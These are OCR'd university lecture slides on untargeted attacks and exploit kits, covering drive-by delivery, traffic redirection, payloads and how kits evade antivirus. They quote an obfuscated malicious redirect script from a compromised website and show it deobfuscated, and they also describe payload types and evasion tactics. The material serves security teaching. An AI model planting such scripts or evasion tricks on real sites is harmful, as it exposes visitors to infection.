Offensive technologies
Fall 2017

Lecture 3 – Untargeted Attacks
Fabio Massacci

(Some material courtesy of V. Kotov and L. Allodi)

Ethical Acceptance

- You are bound by the terms and conditions of this course
  - You try offensive technologies **only** in the lab
  - You are **not allowed** to disclose information about any individual that you find during the analysis
  - Your final deliverable, as approved by the professor is **the only public deliverable** you are allowed to disclose to third parties
- Any use outside the agreed framework of the course may be penally relevant (i.e. a crime)
  - Everything is **isolated** from rest of infrastructure → you must deliberately exfiltrate material → cannot claim that "happened by mistake"
  - The same considerations apply if you give material to other students who have not signed the agreement → aiding and abetting = same penal responsibility as if you did it yourself.

Offensive Approaches

Targeted Attack

- Reconnaissance
- Scanning surface
- Gaining access
  - Somebody let you in
  - Break through
- Maintaining access
- Covering tracks


Untargeted Attack

- …
- Distributing traps
- Gaining access
  - Somebody let you in
  - Break through
- Maintaining access
- Covering tracks

Remember this scenario?

- Basically that's the same idea of an Exploit Kit
  - Execute
    - 186 local functions
    - 15 functions from ***external*** sites
  - Aggregate static contents from
    - 676 websites of which
    - 370 external websites
    - 193 may be just images
  - Aggregate dynamic content from
    - 8 advertisers (at least)
  - Are all of these actions "good" ones?
- Just instead of adverts it sends you exploits…

Remember this scenario?



- Basically that's the same idea of the exploit served by the exploit kit
  - That's a **program** containing
    - at least 1682 instructions
  - What happens when we open it?
    - All instructions are executed
    - Not necessarily true that the result is displayed
  - PDF language is Turing Complete
    - **ANY** function can be written in PDF language
    - Opening a PDF file can seamlessly display an image and simultaneously solve Fermat's little theorem
- So the stuff you got is not a "normal" pdf (or an images etc.) it is something that makes you browser crash and execute some part of the pdf that you don't really want to execute

Ekits Technological vector

- Reminder of key idea of all attacks
  - System is fed by attacker with computationally valid code (the exploit) disguised as an input sto a vulnerable component
  - As a result code is executed
- **Exploit kit scenario is basically in which**
  - **System → user's computer**
  - **Vulnerable component → browser (or its plug-ins) contacting a web server**
  - **Attacker → web server**
  - **Exploit → some file that browser normally process (eg text, images, scripts, ect.)**

Delivery Mechanisms “in the wild”


What is an Exploit Kit?

- Essentially it is a web site
  - When contacted by the user it launches one or more attacks against the user contacting it
  - If the attacks are successful it infects the systems
  - Some additional code (payload) is then uploaded on the system
- Attacks exploits software vulnerabilities
  - Browser, plugin operating systems etc.
  - Independently from the vulnerabilities that is actually exploited they go through the browser
- There are several of them. Among the most famous
  - **Blackhole**, RIG, **Crimepack**, Neutrino, **BleedingLife**, …


Attack Delivery Mechanisms

- User receives the attack just by opening a web page
  - The page is not necessarily malicious
  - A legitimate page might load, unaware, malicious elements
    - Advert that in reality is malicious
    - iFrame insert by the attacker
- Examples of what you need to do
  - Click on a link included in an email
  - Click on a video with a catchy title on Facebook
  - Open a friend's (or a news site) web page
  - Hovering with a mouse over something
- From the user's perspective this is "doing nothing"

Delivery 0 – Status Before Attack



Delivery 1 – Compromise Web Site



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
Delivery n.1 – User Connects to Site



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

Delivery n.2 – User Redirected



Delivery n.3 – Exploit Delivered



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
Can We Block It?

- Do we "break the web" by making this thing impossible?
- Firewall
  - Idea: block "content" that arrives from outside and is not requested
    - We don't know IP of Ekits → needs generic rule
    - Use Ghostery → block cookies, adverts etc.
  - What if the web-site is trusted?
    - Even if it could work, might break legitimate functionality

Can't block it…



Luca Allodi

How difficult is that?

- Mozilla development web page
  - "The mouseover event is fired when a pointing device is moved onto the element that has the listener attached or onto one of its children"
- Code "behind" an image?

  <img onmouseover="bigImg(this)"
  src="http://toughguys. com/belen-b-side.gif"
  alt="Belen Rodriguez shows her best B-side">
- Enough to add this bit to a page

How difficult is that (contd)

- User perspective on what happened
  - ***Nothing happened***
  - "There was this cheeky video but I didn't click on it"
- Technical perspective on what happened
  - Moving the mouse on a canvas **is** an action
  - Javascript event triggered
  - Remote url loaded
  - Content of remote url processed by brower (or appropriate plug-in)
- What if image is not well formed?
  - crash the processor and take over control from browser

Can We Block It?

- Do we "break the web" by making this thing impossible?
- Browser
  - Idea: disable "content" that is not what we explicitly requested
  - Discussion:

Attack Vector: Software Vulnerability

- Attack "content" now been delivered to the system
- "content" is then (mis)interpreted by the receiving software as "code"
  - Receiving software has bug (vulnerability) incorrectly processing "content"
  - Bug is exploited (hence the name) so system executes "content" as if it was "code"
  - Receiving system has no way to know this is un-intended
- Typically two types of attack:
  - Scripting code (javascript, VBscript,..) interpreted by the browser
  - Malformed files (.swf, .pdf, .applet) loaded by plugin/third party software

Sample of Attack Vectors

Vulnerability Summary for CVE-2012-2522

Original release date: 08/14/2012

Last revised: 11/02/2013

Source: US-CERT/NIST

Overview

Microsoft Internet Explorer 6 through 9 does not properly handle objects in memory, which allows remote attackers to execute arbitrary code by accessing a malformed virtual function table after this table's deletion, aka "Virtual Function Table Corruption Remote Code Execution Vulnerability."

Vulnerability Summary for CVE-2015-3088

Original release date: 05/13/2015

Last revised: 05/26/2015

Source: US-CERT/NIST

Overview

Heap-based buffer overflow in A
before 17.0.0.188 on Windows a
17.0.0.172, Adobe AIR SDK befo
17.0.0.172 allows attackers to e

Vulnerability Summary for CVE-2015-3075

Original release date: 05/13/2015

Last revised: 05/14/2015

Source: US-CERT/NIST


Overview

Use-after-free vulnerability in Adobe Reader and Acrobat 10.x before 10.1.14 and 11.x before 11.0.11 on Windows and OS X allows attackers to execute arbitrary code via unspecified vectors, a different vulnerability than CVE-2015-3053, CVE-2015-3054, CVE-2015-3055, and CVE-2015-3059.

Alternative Delivery Mechanism

- Exploit kits works only if they receive connections from victims
  - Links, adverts, iframes, redirections, ..
- I can't hack websites is there an alternative?
- There exist (underground) markets to buy such connections
  - "Maladvertising", spam, people reselling their compromise to legitimate site
  - Actually even legit advert networks
- Attacker "buys" 1000 connections from Italian users that use Internet Explorer 7
  - Users gets redirected to the domain of the attacker when they load the original link
- Requires redirection

Traffic Redirection 0 – Before Attack



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
Traffic Redirection 1 - Acquisition



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
Traffic Redirection 2 – Acquisition II



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
Traffic Redirection n.1-4 – User Connects



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
Can We Block It?

- Again, without breaking the web
- Browser redirection
  - Idea: we forbid a browser to redirect connections to different url than the one intially specified
- Discussion
  - Might work but will also break other services using redirection → including ghostery

Can't do it



Final step: Payoad Distribution

- Exploit of vulnerability only gives control of the user's machine control for a brief instant
  - By itself this transient control does not yield much value
  - We need to make this control more or less permanent
  - or deliver to the system something that "has value"
- Exploit kit must deliver "**payload" to the system**
  - Example: opening a root shell, request to download and install malware
- The payload is sometimes called **shellcode**
  - Typically run in machine language
  - Loaded directly in memory from the attacker
  - Executed by the system

Example Payloads

- After exploit install ransomware
  - Ransomware encrypts disk and owner of software can demand payment to decrypt
  - Ransomware does not need to be controlled by the same guy running the exploit kit
- Install Bootnet client
  - Botnet client can be re-sold on the market
  - Service of client can be directly sold for "Booter Services"
- Install Keylogger
  - Control remote machine for possible re-sale of captured credentials (or snitching on you partner)
  - For example credit cards can be identified as they are 14 numbers with a number of error correcting codes

Propagation vs operation

- Strategy 1: High propagation rate
  - PRO: several infections / unit of time
  - AGAINST: The more samples of malware in the wild, the higher the chances to hand a sample to security researchers
    - more infections → faster detection
- Strategy 2: Low propagation rate
  - PRO:
    - higher stealthiness
    - fewer chances of infecting a system already infected by another malware
  - AGAINST: fewer infections / unit of time

Engineering Traps

Zooming in the engineering details
on how e-kits works

Exploit Kits - Internals

- We now look at Exploit Kits as "software artefacts" how do they look?
  - Leaked source codes of 30+ exploit kits
  - Vulnerability and exploit over 70+ kits
- Offensive Component
  - The one responsbile for actually delivering the payload to the connecting users
- Defensive Component
  - Not just users connect to the web site. Also security companies do
  - Mostly we want to avoid that the web url hosting the exploit kit is blacklisted
- Management Console
  - This is the real purpose of an exploit kit.

Offensive Component

- When the victims send its first "GET" the kit will
  1. Identify the versions of the browser and the operating system (88%)
  2. Check user has not been already infected (64%)
     - via IP checking
     - This is essential to avoid uncontrolled propagation
  3. Check if system is actually vulnerable
  4. Launch a "suitable" attack
     - Less sophisticated kits launch attacks even if system not vulnerable (36%)
     - Others try more than one attack types


Offensive Component: II

- It is enough that one exploit succeds for the take-over to be succesful
- Typically 10-12 exploits per kit
  - Recently also exploit kits with 3-5 exploits
  - Often not very recent (1-2 years)
- Typical vulnerabilities
  - **Adobe Flash, Acrobat Reader, Internet Explorer, Java, altri plug-in**

Defensive Components

- Exploit kits msut actively defend themselves against AV/web robots
- **Obfuscation of** payload e del malware (82%)
  - Obfuscation + Crypto
  - Malware packers
- Block IP to avoid beind sampled by AV/Security (78%)
- Evasions f robots+crawlers (3 kits only)
- Some kits even control in rela time whether their url is included in public lists of malware domains.

Defensive Components - II



Defensive Components - III

- AntiVirus software typically recognizes the footprint (signature) of a malware loaded into memory
  - Compare suspicious file and DB signatures
  - If there is a correspondence, execution is suspendedor terminated
- Packers → They are what the name saysm “packers” o “wrappers” around the malware that modify its signature
  - Main target is “**obfuscation of malware**”
  - “packed malware” → different memory footprint of downloaded“malware”
- Attacker can also use a “fresh” attack with slightly reduced chances of being detected by the defender.

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - <SCRIPT language=JavaScript>
    function otqzyu(nemz)juyu="lo";sdfwe78="catio";
    kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
    awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/"; polkiuu="/
    vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
    jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
    polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
    (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
    iuiuh8889+vbb25+awq27+dh4+je15);
    otqzyu();//
    </SCRIPT>
- Can you deobfuscate it?

Content compromise example

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    awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/"; polkiuu="/
    vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
    jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
    polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
    (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
    iuiuh8889+vbb25+awq27+dh4+je15);
    otqzyu();//
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

    kjj="**n.r**";vj20=2;uyty="**epla**c";iuiuh8889="**e**";vbb25="**(**'";
    awq27="";sftfttft=4;fghdh="'**ht**";ji87gkol="**tp:/**"; polkiuu="**/**
    vi";jbhj89="**deo**";jhbhi87="**zf**";hgdxgf="re";
    jkhuift="**e.c**";jygyhg="**om**'";dh4=eval(fghdh+ji87gkol+
    polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="**')**"; if
    (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
    iuiuh8889+vbb25+awq27+dh4+je15);
    otqzyu();//
    </SCRIPT>
- Can you deobfuscate it?
  - `location.replace('http://videozfree.com')`

Management Console




Gartner's Quadrant per exploit kits




Exploration of a kit: Crimepack

- "Darky" looks
  - Mostly because tool designer want to sell its usage to other parties
  - So important to look a true "professional criminal"
- Actually just a system to manage fragments of web pages, files, and connections




Exploit kit: available attacks




Definition and injection of the exploit and the corresponding shellcode

Administrative Panel



Exploit Selection



Additional Reading

- On Cybercrime Surveys and Reports
  - J.BritoandT.Watkins.Loving the cyberbomb? The dangers of threat inflation in cybersecurity policy. *Harvard National Security* J., 3(1):39, 2011.
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  - R. Wash. Folk models of home computer security. In *Proceedings of the Sixth Symposium on Usable Privacy and Security 2010* Jul 14 (p. 11). ACM.
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  - C.Grier etal. Manufacturing compromise: the emergence of exploit-as-a-service. In *Proc. of ACM CCS'12,* pp. 821–832, 2012
  - V.Kotov and F.Massacci. Anatomy of exploit kits.In Proc. of ESSOS'13, pp. 181–196, 2013.
  - N. Nikiforakis, F. Maggi, G. Stringhini, M. Z. Rafique, W. Joosen, C. Kruegel, F. Piessens, G. Vigna, and S. Zanero. Stranger danger: Exploring the ecosystem of ad-based url shortening services. In *Proc. of WWW'14,* pp. 51–62, 2014
  - S. Lekies, B. Stock, and M. Johns. 25 million flows later: Large-scale detection of dom-based xss. In *Proc. of ACM CCS'13*, pp. 1193–1204, 2013.